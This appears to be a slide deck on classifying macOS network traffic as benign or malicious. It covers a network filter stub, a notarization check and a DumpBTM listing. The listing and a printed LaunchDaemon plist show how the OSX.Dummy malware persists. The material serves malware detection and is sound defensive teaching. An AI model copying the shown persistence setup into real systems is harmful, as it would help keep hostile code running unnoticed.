
"This function is called by the framework when a filtering decision needs to be made about a new network data flow. Subclasses must override this method ...and return an appropriate verdict." -NEFilterDataProvider.h

```
01  -(NEFilterNewFlowVerdict *)handleNewFlow: (NEFilterFlow *)flow {  
02  
03      ✖ if(<should BLOCK flow>  
04          return [NEFilterNewFlowVerdict dropVerdict];  
05  
06      ✔ if(<should ALLOW flow>  
07          return [NEFilterNewFlowVerdict allowVerdict];  
08  
09  }
```

or, "allow all"
for a passive monitor


Heuristics

...is you malwarez?



How to Classify Network Traffic?


...as benign/malicious?




HOW TO CLASSIFY NETWORK TRAFFIC?

...by examining "responsible" process

host-based
network monitoring



} Identify
responsible process



If a process is accessing the network,
what characteristics might make it suspicious?



Non platform/non-notarized?

Persistently installed?

Unusual Process Hierarchy


Non-platform / Non-notarized

...as the majority of malware isn't notarized

```
01 SecCodeRef codeRef = <from pid, audit token, path, etc.>
02
03 //init requirement string(s)
04 SecRequirementRef isAppleReq = nil;
05 SecRequirementRef isNotarizedReq = isNotarizedReq;
06
07 SecRequirementCreateWithString(CFSTR("anchor apple"), kSecCSDefaultFlags, &isAppleReq);
08 SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarizedReq);
09
10 //check against requirement string (will set isNotarized variable)
11 if( (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isAppleReq) &&
12     (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isNotarizedReq)) ) {
13
14     //process apple, nor notarized!
15
16 }
```



Full code: BlockBlock
github.com/objective-see/BlockBlock



Is persistently installed?

...as the majority of malware persists

```
% ./dumpBTM
Opened /private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-v8.btm
```

```
=====
```

```
Records for UID 0 : FFFFEEEE-DDDD-CCCC-BBBB-AAAA00000000
```

```
=====
```

```
...
```

```
#11
```

```
UUID:          A AFC36E9-5676-4772-9AAF-15179A192DFF
```

```
Name:          script.sh
```

```
Developer Name: (null)
```

```
Type:          legacy daemon (0x10010)
```

```
Disposition:    [enabled allowed visible notified] (11)
```

```
Identifier:     com.startup
```

```
URL:            file:///Library/LaunchDaemons/com.startup.plist
```

```
Executable Path: /var/root/script.sh
```

```
Generation:     1
```

```
Parent Identifier: Unknown Developer
```

} OSX.Dummy

"DumpBTM"

(github.com/objective-see/DumpBTM)

Is is Process Hierarchy Strange?

...especially for "live off the land" binaries

persists OSX.Dummy

```
% cat /Library/LaunchDaemons/com.startup.plist
<plist version="1.0">
  ...
  <key>Program</key>
  <string>/var/root/script.sh</string>
  <key>RunAtLoad</key>
  <true/>
  ...
```

